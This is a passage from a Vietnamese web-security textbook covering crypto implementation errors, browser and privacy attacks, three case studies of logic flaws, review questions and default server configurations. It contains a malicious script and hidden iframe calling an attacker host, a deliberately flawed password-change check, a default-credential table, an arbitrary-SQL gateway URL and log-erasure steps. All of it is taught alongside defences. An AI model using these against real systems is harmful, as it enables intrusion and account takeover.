2.5.2.4. Các lỗi cài đặt hệ mã hóa

Việc cài đặt các hệ mã hóa có thể phát sinh một số lỗ hổng bảo mật do các yêu cầu đối với các tham số và bản thân thuật toán mã hóa không được đảm bảo chặt chẽ. Một trong các vấn đề thường gặp nhất cài đặt các hệ mã hóa là không tạo được số ngẫu nhiên thực sự trong khi thuật toán mã hóa đòi hỏi sử dụng các số ngẫu nhiên. Sở dĩ có điều này là do hàm tạo số ngẫu nhiên cung cấp bởi các thư viện ngôn ngữ lập trình chỉ là giả ngẫu nhiên (Pseudo-random). Hậu quả là, số không thực sự ngẫu nhiên sẽ dễ bị đoán, hoặc bị vét cạn nếu phạm vi giá trị không đủ lớn.

Một lỗi khác trong cài đặt các hệ mã hóa là sử dụng các phương pháp, hoặc các giải thuật mã hóa cũ, yếu và chúng dễ dàng bị phá. Chẳng hạn phương pháp mã hóa XOR không được khuyến khích sử dụng do phương pháp này đơn giản, dễ bị phá.

2.5.3. Các biện pháp phòng chống

Mặc dù các dạng tấn công vào logic xử lý của các website khác nhau thường khác nhau, nhưng vẫn có những bước cơ bản cần thực hiện để hạn chế các lỗ hổng và từ đó giảm được các nguy cơ bị tấn công. Các biện pháp thường sử dụng bao gồm: yêu cầu viết tài liệu, tạo các test case toàn diện, ánh xạ chính sách – kiểm soát, lập trình an toàn, xác minh máy khách và các hướng dẫn thực hiện mã hóa. Phần tiếp theo mô tả chi tiết hơn các biện pháp này.

Yêu cầu viết tài liệu

Yêu cầu viết tài liệu đảm bảo rằng các tài liệu mô tả các khâu từ phân tích yêu cầu, đến thiết kế và cài đặt cần được thực hiện đầy đủ. Nhờ vậy, khi có lỗi an ninh, có thể sử dụng tài liệu để phân tích, cô lập lỗi và có hướng khắc phục phù hợp.

Tạo các test case toàn diện

Tạo các test case để kiểm thử toàn diện về chức năng, lưu đồ xử lý và các bộ lọc, kiểm tra định dạng, kích thước và nội dung dữ liệu. Nội dung kiểm thử an ninh bao gồm: kiểm tra các lỗi XSS, CSRF, chèn mã SQL,... sử dụng phương pháp thủ công và các công cụ tự động. Ngoài ra, với các lỗi đã gặp cần phân tích chi tiết để có thể học tập và rút kinh nghiệm, tránh lặp lại.

Ánh xạ chính sách – kiểm soát

Chính sách và kiểm soát có quan hệ chặt chẽ, trong đó chính sách an ninh đề ra các yêu cầu, còn kiểm soát được thực hiện sẽ tăng cường hiệu lực của chính sách. Do vậy, cần có chính sách toàn diện và đầy đủ thì kiểm soát mới được thực hiện chặt chẽ. Trên thực tế, việc kiểm soát truy cập ở các ứng dụng web khác nhau thường không giống nhau. Chẳng hạn, ứng dụng email trên nền web có thể cho phép người dùng truy cập từ nhiều địa chỉ IP khác nhau trong ngày. Tuy nhiên, một số ứng dụng web khác không cho phép điều này mà người dùng chỉ được phép truy cập từ một địa chỉ IP cố định.

Lập trình an toàn

Cần áp dụng các quy trình lập trình an toàn, theo đó mã chương trình cần được viết rõ ràng, đủ chú thích, dễ đọc, dễ bảo trì, sửa đổi. Sử dụng các hàm thư viện an toàn để tránh các lỗi tràn bộ đệm,....

Xác minh máy khách

Cần lưu ý rằng các biện pháp an ninh áp dụng trên trình duyệt chỉ có thể ngăn chặn người dùng thông thường khỏi lỗi, mà không ngăn chặn được kẻ tấn công. Do vậy, các biện pháp an ninh phải được áp dụng trên máy chủ, chẳng hạn kiểm tra việc chuyển trạng thái và kiểm tra quy trình xử lý giao dịch.

Các hướng dẫn thực hiện mã hóa

Một số hướng dẫn mã hóa, truy cập được khuyến nghị áp dụng:

- Sử dụng các giải thuật mã hóa đã được chuẩn hóa và cài đặt dựa trên các thư viện đã được kiểm thử kỹ càng;
- Sử dụng hàm băm HMAC để phát hiện sửa đổi dữ liệu;
- Không thông báo lỗi giải mã cho máy khách do kẻ tấn công có thể lợi dụng để dùng cho việc phân tích phá mã;
- Giảm bớt tần suất trình duyệt truy cập dữ liệu nhạy cảm;
- Nhận dạng các điểm truy cập vào dữ liệu nhạy cảm không mã hóa. Đồng thời, cần ghi log truy cập với nhóm người dùng có quyền truy cập vào dữ liệu nhạy cảm không mã hóa.
- Tạo số ngẫu nhiên thực sự ngẫu nhiên.

2.6. Tấn công vào trình duyệt và sự riêng tư của người dùng

2.6.1. Giới thiệu

Một trang web xấu, lừa đảo thường ẩn núp dưới các trang web bình thường mà người dùng thăm hàng ngày. Thủ đoạn thực hiện các trang lừa đảo có thể rất đa dạng: có dấu hiệu rõ ràng, như sai chính tả, hành văn lủng củng trong các trang lừa đảo không phức tạp. Trong khi đó, một số trang lừa đảo đề cập đến những vấn đề mơ hồ, không rõ ràng. Tuy nhiên, một số trang có thể rất tinh vi. Để đảm bảo an toàn ứng dụng web, cần xem xét toàn diện vấn đề trên nhiều mặt: tấn công không chỉ theo chiều từ trình duyệt đến máy chủ, mà tấn công có thể theo chiều từ máy chủ đến trình duyệt, trong đó một trang web bị điều khiển, hoặc chủ động tấn công trình duyệt.

Các tấn công nhằm đến trình duyệt thường đi kèm với việc cài đặt và lan truyền của các phần mềm độc hại (Malware). Nhìn chung, các dạng tấn công vào trình duyệt và sự riêng tư của người dùng bao gồm: tấn công sử dụng các phần mềm độc hại, tấn công các trình cắm (plugin, extension) của trình duyệt, các vấn đề DNS & nguồn gốc và sự riêng tư của người dùng.

2.6.2. Các dạng tấn công vào trình duyệt web và sự riêng tư người dùng

Tấn công sử dụng các phần mềm độc hại

Có rất nhiều phần mềm độc hại lây lan trên mạng Internet, như virus, worm, trojan, bot,... Nhiều loại trong số này được nhúng trong các website độc hại để tấn công trình duyệt của người dùng. Thủ đoạn thường gặp của tin tặc là lừa người dùng thăm các trang web độc hại chúng tạo ra, hoặc thăm các trang web tin cậy, nhưng đã bị tin tặc điều khiển. Sau khi thăm các trang web có nhúng phần mềm độc hại, máy tính của người dùng bị lây nhiễm phần mềm độc hại và bị điều khiển. Dưới đây là ví dụ minh họa các đoạn mã JavaScript trỏ đến các máy chủ của tin tặc có nhúng phần mềm độc hại:

```
<script src="http://www.hackersite.ru/ngg.js"></script>
<iframe src="http://www.hackersite.ru/s.php
width=0 height=0"></iframe>
```

Tấn công các trình cắm của trình duyệt

Các trình cắm (plugin), hay các mô đun mở rộng (addon, extension) của trình duyệt có thể cung cấp nhiều tính năng hữu ích, như chơi nhạc, xem phim hoặc tăng cường mô hình an ninh cho trình duyệt. Tuy nhiên, nếu một trình cắm không được thiết kế và kiểm thử tốt, nó có thể làm yếu mô hình an ninh cho trình duyệt. Trên thực tế, nhiều trình cắm, như PDF reader, movie player, flash player,... đã được kiểm chứng là không an toàn do có lịch sử về lỗi tràn bộ đệm. Chẳng hạn, tin tặc tấn công trình cắm Adobe Flash player lừa người dùng mở file SWF (file dữ liệu của Flash player) chứa mã độc hại. Năm 2005, một trình cắm của Firefox có tên Greasemonkey cho phép một trang web độc hại đọc toàn bộ các file của máy tính người dùng. Greasemonkey là trình cắm cho phép tùy biến trải nghiệm duyệt web.

Ngoài các dạng trình cắm chứa lỗ hổng bị tấn công khai thác, nhiều trình cắm độc hại được tin tặc phát triển để tấn công trình duyệt. Các trình cắm độc hại thường giả danh là các công cụ hữu ích, như các công cụ chặn popup,.. Tin tặc khéo léo nhúng mã độc vào các trình cắm dạng này để đánh cắp thông tin lưu trong trình duyệt và máy tính nạn nhân.

Vấn đề DNS và nguồn gốc

Chính sách *Cùng Nguồn Gốc* (Same Origin Policy) của trình duyệt đảm bảo nền tảng an ninh cho mô hình DOM của các trang web, trong đó nó ngăn chặn một miền (domain) can thiệp vào một miền khác. Dạng tấn công ánh xạ lại DNS cho phép các nội dung từ nhiều nguồn trở thành từ cùng 1 nguồn. Tin tặc có thể tấn công hệ thống DNS để ánh xạ lại tên miền tin cậy sang địa chỉ IP máy chủ của tin tặc. Điều này chuyển hướng người dùng đến máy chủ tin tặc, thay vì đến trang web tin cậy.

Sự riêng tư người dùng

Trên thực tế, tấn công vào sự riêng tư của người dùng thường liên quan đến các nhà cung cấp dịch vụ trực tuyến, hoặc quảng cáo trên mạng, mà ít liên quan đến các website độc hại hoặc tin tặc. Các nhà quảng cáo trên mạng thường thu thập nhiều thông tin về người dùng liên miền và đây là một dạng vi phạm sự riêng tư của người dùng. Dữ liệu thu thập được có thể bị lạm dụng. Một trường hợp điển hình của việc vi phạm sự riêng tư của người dùng là việc theo dõi các token của các phiên làm việc của người dùng chứa trong cookie lưu trong trình duyệt. Các nhà cung cấp dịch vụ trực tuyến, như Google, hay Baidu.com thường đặt thời gian sống của cookie rất dài để theo dõi người dùng, như các ví dụ dưới đây:

```
Set-Cookie:
PREF=ID=4f9b753ce4bdf5e1:FF=0:TM=1331674826:LM=1331674826:S=9dwWZDIO
stKPqSo-; expires=Thu, 13-Mar-2014 21:40:26 GMT; path=/; domain=.
google.com
```

```
Set-Cookie: BAIDUID=8EEE292B28025C4607582E673EA6D154:FG=1;
expires=Tue, 13-Mar-42 21:42:57 GMT; path=/; domain=.baidu.com
```

2.6.3. Các biện pháp phòng chống

Các biện pháp phòng chống để giảm rủi ro khi duyệt web bao gồm: cấu hình giao thức bảo mật SSL/TLS, duyệt web an toàn, cô lập trình duyệt, sử dụng giao thức Tor (The Onion Routing) và DNSSEC (DNS Security Extensions).

Cấu hình giao thức bảo mật SSL/TLS

Với các ứng dụng web có trao đổi thông tin cá nhân với người dùng, cần cấu hình để hoạt động với giao thức bảo mật SSL/TLS. Khi đó, giao thức vận hành ứng dụng web là HTTPS, thay cho HTTP thông thường. Giao thức SSL/TLS đòi hỏi tối thiểu máy chủ web phải có chứng chỉ số khóa công khai được cấp bởi một bên thứ 3 có thẩm quyền. Khi trình duyệt và máy chủ web trao đổi thông tin thông qua HTTPS, tính bí mật dữ liệu được đảm bảo sử dụng mã hóa, tính toàn vẹn dữ liệu và nguồn gốc dữ liệu được đảm bảo sử dụng hàm băm có khóa (HMAC). Đồng thời, các bên có thể xác thực thông tin nhận dạng mỗi bên tham gia phiên giao dịch sử dụng chứng chỉ số khóa công khai.

Duyệt web an toàn

Sử dụng tường lửa để đảm bảo an toàn cho hệ điều hành và các ứng dụng, trong đó có trình duyệt. Ngoài ra, để giảm thiểu khả năng bị tấn công, cần thường xuyên cập nhật trình duyệt web và các trình cắm để hạn chế các lỗ hổng an ninh đã biết.

Một vấn đề khác là tính năng tiện ích “Remember Me”, hay nhớ người dùng được sử dụng trên nhiều website, cho phép trình duyệt ghi nhớ thông tin tài khoản người dùng và tự động đăng nhập khi người dùng mở trang web. Tuy nhiên, cần cân nhắc khi sử dụng tính năng này với các dịch vụ quan trọng do tất cả mọi người có khả năng trực tiếp sử dụng trình duyệt của bạn đều có khả năng truy cập tài khoản của bạn. Ngoài ra, tồn tại nguy cơ tiềm tàng bị tấn công CSRF do tài khoản có thể đăng nhập tự động.

Vấn đề quản lý và sử dụng mật khẩu cũng cần được quan tâm, trong đó nên hạn chế sử dụng một mật khẩu cho nhiều website. Nếu mật khẩu bị đánh cắp, tất cả các tài khoản trên các website khác đều có thể chịu ảnh hưởng.

Một số trình cắm hữu ích cho phép mở rộng, cá nhân hóa, và đảm bảo an toàn cho trình duyệt. Chẳng hạn, trình cắm NoScript (<http://noscript.net>) có khả năng chống lại các loại tấn công XSS, CSRF và clickjacking (click lừa đảo) khá hiệu quả. Trình cắm HTTPS Everywhere cho Firefox và Chrome cho phép người dùng luôn mở các trang ở chế độ HTTPS nếu website có hỗ trợ. Có thể tải trình cắm này tại địa chỉ <https://www.eff.org/https-everywhere>.

Cô lập trình duyệt

Có thể hạn chế 1 phần rủi ro bằng cách không chạy trình duyệt với người dùng có quyền quản trị (root hoặc administrator). Ngoài ra, có thể tạo 1 tài khoản riêng để chạy 1 trình duyệt làm việc với các website cung cấp các dịch vụ quan trọng, như dịch vụ tài chính, ngân hàng. Tuyệt đối không sử dụng tài khoản này để truy cập các trang web thông thường.

Sử dụng giao thức Tor

Tor là một dự án mã mở thực thi khái niệm *Định tuyến củ hành* cung cấp tính vô danh và giao tiếp mã hóa trên mạng. Tor sử dụng nhiều lớp mã hóa và chuyển hướng lưu lượng để chống giám sát, kiểm duyệt mạng và nghe trộm. Có thể tìm thêm thông tin về Tor tại địa chỉ <https://www.torproject.org>.

DNSSEC

Các máy chủ quản lý tên miền (DNS) thường gặp nhiều dạng tấn công như giả mạo, đầu độc cache, pharming và các dạng tấn công khác. DNSSEC bổ sung thêm các hàm mật mã vào DNS để ngăn chặn giả mạo bằng khả năng nhận dạng chính xác các máy chủ tin cậy. DNSSEC có khả năng đảm bảo tính toàn vẹn của các phản hồi từ máy chủ DNS server đến máy khách.

2.7. Một số ví dụ về lỗ hổng và tấn công ứng dụng web

Mục này giới thiệu một số ví dụ thực tế (case-study) về lỗ hổng và tấn công vào ứng dụng web, bao gồm: đánh lừa tính năng đổi mật khẩu, tấn công tính năng đặt hàng và xóa

các bản ghi log. Với mỗi trường hợp, có 4 nội dung được trình bày, gồm *Giới thiệu* là phần giới thiệu về tính năng, *Giả thiết* nêu các giả thiết trong phát triển, hoặc vận hành hệ thống, *Tấn công* mô tả kịch bản thực hiện tấn công khai thác lỗi trong tính năng và *Phòng chống* nêu ra các biện pháp phòng chống, ngăn chặn tấn công. Phần tiếp theo trình bày chi tiết về các trường hợp này.

2.7.1. Đánh lừa tính năng đổi mật khẩu

Giới thiệu

Tính năng đổi mật khẩu được sử dụng rộng rãi trong các ứng dụng nói chung và ứng dụng web nói riêng. Lỗi trong lưu đồ thực hiện tính năng đổi mật khẩu trong ứng dụng AOL AIM Enterprise Gateway của một công ty dịch vụ tài chính cho phép tin tặc đổi mật khẩu của người dùng và lạm dụng tài khoản của họ.

Với tính năng đổi mật khẩu cho người dùng, hệ thống yêu cầu người dùng cung cấp tên truy cập, mật khẩu hiện tại, mật khẩu mới và nhắc lại mật khẩu mới. Với tính năng đổi mật khẩu cho người quản trị, hệ thống cho phép người quản trị đổi mật khẩu cho các người dùng khác mà không cần nhập mật khẩu của họ. Hệ thống chỉ yêu cầu người quản trị cung cấp tên truy cập và mật khẩu mới.

Giả thiết

Giao diện đổi mật khẩu cho người dùng và cho người quản trị chỉ khác biệt ở chỗ, giao diện đổi mật khẩu cho người quản trị không có trường mật khẩu hiện tại. Phần cài đặt giả thiết là người dùng luôn nhập mật khẩu hiện tại và nếu mật khẩu hiện tại rỗng thì đó là người quản trị. Mã thực thi có dạng như sau:

```
String existingPassword = request.getParameter("existingPassword");
if (null == existingPassword)
{
    trace("Old password not supplied, must be an administrator");
    return true;
}
else
{
    trace("Verifying user's old password");
    ...
}
```

Tấn công

Kẻ tấn công có thể sử dụng một tài khoản thường và tạo ra các yêu cầu đổi mật khẩu không có trường mật khẩu hiện tại để đánh lừa hệ thống. Khi mật khẩu hiện tại rỗng, hệ thống coi người dùng là người quản trị và cho phép đổi mật khẩu. Bằng kỹ thuật này, Kẻ tấn công có thể đổi mật khẩu của người dùng bất kỳ và lạm dụng tài khoản của họ.

Phòng chống

Điều cần thiết là tách giao diện đổi mật khẩu cho người quản trị khỏi giao diện đổi mật khẩu cho người dùng. Ngoài ra, cần kiểm tra chặt chẽ quyền truy cập khi tính năng đổi mật khẩu cho người quản trị được sử dụng.

2.7.2. Tấn công tính năng đặt hàng

Giới thiệu

Tính năng tạo giỏ hàng, đặt hàng và mua hàng được cài đặt trên hầu hết các trang web bán hàng trực tuyến. Lỗi trong logic xử lý và việc thiếu kiểm tra các bước thực hiện có thể cho phép kẻ tấn công mua hàng mà không thanh toán, hoặc thêm hàng vào đơn hàng sau khi đã thanh toán. Các bước cần thực hiện để mua hàng trên trang web theo trật tự như sau:

Bước 1: Duyệt danh mục sản phẩm và chọn sản phẩm đưa vào giỏ hàng.

Bước 2: Xem, cập nhật giỏ hàng và xác nhận đơn hàng.

Bước 3: Nhập thông tin thanh toán.

Bước 4: Nhập thông tin giao hàng.

Giả thiết

Các bước trong quy trình mua hàng phải được thực hiện đúng trật tự và các bước được hiển thị theo các liên kết và các form được hiển thị trên trình duyệt. Tuy nhiên, việc kiểm tra trình tự thực hiện không được thực thi chặt chẽ. Với bất kỳ người dùng nào, để mua hàng cần thực hiện bước Nhập thông tin thanh toán.

Tấn công

Do người dùng có khả năng điều khiển các yêu cầu, nên họ có thể thực hiện các bước trong lưu trình mua hàng theo trật tự bất kỳ. Kẻ tấn công có thể mua hàng bằng cách thực hiện Bước 1, 2, bỏ qua Bước 3: Nhập thông tin thanh toán và chuyển thẳng sang Bước 4. Kẻ tấn công cũng có thể thực hiện đầy đủ các bước để mua hàng, sau đó quay lại thêm hàng vào đơn hàng để tăng số lượng mà không phải thanh toán thêm tiền.

Phòng chống

Ngoài việc hiển thị các bước theo trật tự để định hướng người dùng, cần kiểm tra chặt chẽ trật tự thực hiện cũng như logic các bước. Chẳng hạn, người dùng chỉ có thể sang được Bước 4 nếu đã hoàn tất Bước 3. Nếu người dùng cố tình sang Bước 4 mà chưa hoàn tất Bước 3, hệ thống tự động chuyển hướng về Bước 3. Khi người dùng đã hoàn thiện Bước 3, đơn hàng chuyển sang trạng thái đã thanh toán và cấm cập nhật, để ngăn chặn người dùng chỉnh sửa số lượng hàng, hoặc thêm sản phẩm vào đơn hàng.

2.7.3. Xóa các bản ghi log

Giới thiệu

Đây là lỗi xảy ra trong ứng dụng web của một Call Center (Trung tâm hỗ trợ khách hàng). Ứng dụng này cung cấp một tập tính năng cho phép nhân viên hỗ trợ khách hàng và quản trị viên hỗ trợ và quản trị một lượng lớn khách hàng. Các thao tác có thể thực hiện bao gồm: tạo tài khoản, khởi tạo lại mật khẩu,... Ứng dụng ghi log của tất cả các thao tác đã thực hiện và người thực hiện. Ứng dụng cũng cho phép người quản trị xóa các log. Tuy nhiên thao tác này cũng được ghi log.

Giả thiết

Người thiết kế cho rằng một người dùng ác tính thực hiện các hành vi không mong muốn mà không để lại log là điều không thể. Người quản trị xóa log cũng để lại 1 bản ghi log về thao tác xóa log của anh ta.

Tấn công

Giả thiết của người thiết kế tồn tại lỗi và một người quản trị ác tính có thể xóa log mà không để lại dấu vết. Các bước mà kẻ tấn công thực hiện như sau:

- Đăng nhập sử dụng tài khoản của mình;
- Tạo một tài khoản mới;
- Gán tất cả quyền truy cập của mình cho tài khoản mới;
- Sử dụng tài khoản mới để thực hiện các thao tác không được phép;
- Sử dụng tài khoản mới để xóa hết các log của các bước trước.

Kết quả là hệ thống chỉ lưu 1 bản ghi log, chỉ ra người thực hiện là tài khoản mới mà không có liên hệ nào với kẻ tấn công.

Phòng chống

Cần thực hiện việc phân loại log và lưu trữ log lâu dài, đồng thời hạn chế đến tối thiểu việc xóa log. Đặc biệt, các log quan trọng không cho phép xóa, hoặc chỉ cho phép xóa log sau một khoảng thời gian.

2.8. Kết chương

Chương này đã trình bày về các dạng tấn công phổ biến lên ứng dụng web, bao gồm tấn công chèn mã HTML và XSS, tấn công CSRF, tấn công chèn mã SQL, tấn công vào các cơ chế xác thực và tấn công khai thác các khiếm khuyết trong thiết kế ứng dụng web. Đồng thời, chương cũng trình bày về tấn công vào trình duyệt web và sự riêng tư của người dùng. Trong phần cuối, chương mô tả một số trường hợp thực tế về các lỗ hổng và tấn công ứng dụng web.

2.9. Câu hỏi ôn tập

- 1) Tấn công chèn mã HTML/XSS là gì? Tấn công XSS có thể cho phép tin tặc thực hiện những hành vi nào trên hệ thống nạn nhân?
- 2) Mã HTML/XSS có thể chèn vào những vị trí nào trong trang web? Cho 1 ví dụ với mỗi vị trí chèn mã.
- 3) Tấn công Stored XSS là gì? Nêu kịch bản tấn công Stored XSS.
- 4) Tấn công Reflected XSS là gì? Nêu kịch bản tấn công Reflected XSS.
- 5) Tấn công DOM-based XSS là gì? Nêu kịch bản tấn công DOM-based XSS.
- 6) Nêu các biện pháp phòng chống tấn công XSS.
- 7) Kỹ thuật vượt qua bộ lọc XSS là gì? Cho 3 ví dụ minh họa.
- 8) Tấn công CSRF là gì? Nêu kịch bản tấn công CSRF. Nêu các biện pháp phòng chống tấn công CSRF.
- 9) Tấn công chèn mã SQL là gì? Nêu các nguyên nhân của lỗ hổng chèn mã SQL.
- 10) Tấn công chèn mã SQL có thể cho phép tin tặc thực hiện những hành vi nào trên hệ thống nạn nhân? Cho 1 ví dụ với mỗi hành vi.
- 11) Nêu các biện pháp phòng chống tấn công chèn mã SQL.
- 12) Mô tả các dạng tấn công vào các cơ chế xác thực các trang web và các biện pháp phòng chống.
- 13) Mô tả các dạng tấn công vào lợi dụng các khiếm khuyết thiết kế của các website và các biện pháp phòng chống.
- 14) Mô tả các dạng tấn công vào trình duyệt web và sự riêng tư của người dùng và các biện pháp phòng chống.
- 15) Mô tả 1 ví dụ trong số các ví dụ thực tế (case-study): Đánh lừa tính năng đổi mật khẩu, Tấn công tính năng đặt hàng, Xóa các bản ghi log.

CHƯƠNG 3. CÁC BIỆN PHÁP BẢO MẬT MÁY CHỦ, ỨNG DỤNG VÀ TRÌNH DUYỆT WEB

Phần đầu của chương giới thiệu về các biện pháp bảo mật máy chủ web, bao gồm bảo mật máy chủ web bằng cấu hình chuẩn và phương pháp đảm bảo an toàn cho phần mềm máy chủ web. Bảo mật ứng dụng web là nội dung chính tiếp theo của chương, bao gồm bảo mật bằng xác thực và trao quyền người dùng, bảo mật phiên làm việc, bảo mật cơ sở dữ liệu web và bảo mật hệ thống file. Trong phần cuối, chương trình bày về các vấn đề bảo mật và các biện pháp đảm bảo an toàn cho trình duyệt web.

3.1. Bảo mật máy chủ web

3.1.1. Các lỗ hổng trong cấu hình máy chủ web

Cấu hình máy chủ web thiết lập các tùy chọn cho phép điều khiển hoạt động của máy chủ web, theo đó có ảnh hưởng đến tất cả các website chạy trên máy chủ đó. Các điểm yếu, lỗ hổng trong cấu hình máy chủ web bao gồm: các tài khoản quản trị ngầm định, các nội dung ngầm định, liệt kê nội dung thư mục và các phương thức nguy hiểm.

3.1.1.1. Các tài khoản quản trị ngầm định

Hầu hết máy chủ web đều có các tài khoản quản trị ngầm định với mật khẩu yếu hoặc thậm chí không có mật khẩu, đặc biệt là với các phiên bản cũ của máy chủ web và hệ điều hành nền. Hình 3.1 liệt kê tài khoản ngầm định trên một số máy chủ web.

	USERNAME	PASSWORD
Apache Tomcat	admin	(none)
	tomcat	tomcat
	root	root
Sun JavaServer	admin	admin
Netscape Enterprise Server	admin	admin
Compaq Insight Manager	administrator	administrator
	anonymous	(none)
	user	user
	operator	operator
Zeus	user	public
	admin	(none)

Hình 3.1. Tài khoản ngầm định trên một số máy chủ web


3.1.1.2. Các nội dung ngầm định

Nhiều phần máy chủ web được xuất xưởng kèm theo các nội dung ngầm định, có thể là "đòn bẫy" giúp tin tặc tấn công máy chủ và các ứng dụng web. Một số nội dung ngầm định có thể gây rủi ro cho hệ thống:

- Các tính năng gỡ rối và kiểm thử cho người quản trị.
- Các tính năng mẫu được thiết kế cho các công việc dùng chung.

- Một số tính năng đặc biệt được thiết kế dùng trong nội bộ, nhưng lại vô tình để người ngoài có thể truy cập.
- Tài liệu hướng dẫn sử dụng, hoặc quản trị máy chủ web có thể là công cụ hỗ trợ đắc lực cho tin tặc.

Hình 3.2 là kết quả thực hiện trang "phpinfo.php" dùng cho quản trị cho phép đọc thông tin cấu hình máy chủ web – minh họa cho khai thác tính năng gỡ rối và kiểm thử cho người quản trị.



PHP Version 4.4.4	
System	Linux 2.4 #1 SMP Thu Jan 13 08:59:31 CET 2005 i686 unknown
Build Date	Nov 14 2006 12:39:37
Configure Command	'./configure' '--with-pear' '--with-mysql=/usr' '--with-zlib' '--enable-debug=no' '--enable-safe-mode=no' '--enable-discard-path=no' '--with-gd' '--with-png-dir=/usr/lib' '--enable-track-vars' '--with-db' '--with-gdbm' '--enable-force-cgi-redirect' '--with-ttf=/usr' '--enable-ftp' '--with-mcrypt' '--enable-dbase' '--enable-memory-limit' '--enable-calendar' '--enable-wddx' '--with-jpeg-dir=/usr/src/kundenserver/jpeg-6b' '--enable-bcmath' '--enable-gd-imgstrttf' '--enable-shmop' '--enable-mhash' '--with-mhash=/usr/src/kundenserver/mhash-0.8.9' '--with-openssl' '--enable-xslt' '--with-xslt-sablot' '--with-dom' '--with-dom-xslt' '--with-dom-exslt' '--with-imag' '--with-curl' '--with-iconv=/usr/local' '--with-freetype-dir=/usr/include/freetype2' '--with-bz2' '--with-gettext' '--enable-exif' '--with-idn' '--enable-mbstring=all'
Server API	CGI

Hình 3.2. Trang *phpinfo.php* dùng cho quản trị cho phép đọc thông tin cấu hình


Các tính năng mẫu dành cho người quản trị cũng có thể bị khai thác, nếu không được quản lý tốt. Chẳng hạn, máy chủ web Microsoft IIS ở các phiên bản cũ hơn 6.0 cung cấp trang *CodeBrsw.asp* được thiết kế chỉ hoạt động trong thư mục code mẫu */IISSAMPLES*. Trang này nhận tên file và hiển thị mã nguồn của các trang ASP. Tuy nhiên, khi nhập đường dẫn của các trang khác theo dạng */IISSAMPLES/./NEW_FOLDER/page.asp* vẫn có thể xem được mã nguồn của các trang khác. Nhiều script mẫu đi kèm với máy chủ Microsoft IIS cho phép tin tặc thực hiện truy vấn cơ sở dữ liệu, đọc nội dung thông tin tài khoản của hệ điều hành Windows. Điều may mắn là, các phiên bản IIS mới (6, 7 và 7.5) đã loại bỏ các script mẫu dạng này. Tương tự, máy chủ Apache Tomcat cũng cung cấp công cụ cho phép đọc và cập nhật các tham số của phiên, như minh họa trên **Error! Reference source not found..** Tin tặc có thể lợi dụng tính năng này để can thiệp vào phiên làm việc của người dùng.

Ngoài ra, một số máy chủ web cung cấp các tính năng mạnh, kiểu "siêu quản trị", nhưng khâu kiểm soát yếu hoặc có lỗi, có thể bị tin tặc lợi dụng. Chẳng hạn, một trong các lỗi điển hình xảy ra ở tính năng PL/SQL gateway của máy chủ web của Oracle (Oracle Application Server). Theo đó, các yêu cầu từ website được chuyển tới thực hiện trực tiếp bởi các thủ tục trong cơ sở dữ liệu theo dạng:

<https://wahh-app.com/pls/dad/package.procedure?param1=foo¶m2=bar>

Ở dạng trên, tin tặc có thể gán giá trị bất kỳ cho các tham số mà không có khâu kiểm tra, hoặc lọc dữ liệu nào. Một dạng lợi dụng khác là lợi dụng tính năng cho phép người quản trị chạy trực tiếp các câu truy vấn để thực hiện các câu lệnh SQL tùy ý:

```
https://wahh-app.com/pls/dad/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=
SELECT**FROM+users
```



Hình 3.3. Tính năng mẫu cho phép cập nhật tham số phiên trong Apache Tomcat

3.1.1.3. Liệt kê nội dung thư mục

Khi máy chủ web nhận được yêu cầu truy cập là 1 thư mục, các hành động sau có thể được thực hiện:

- Nếu trong thư mục tồn tại trang ngầm định (index.html, default.htm,...), trang ngầm định được gửi cho trình duyệt;
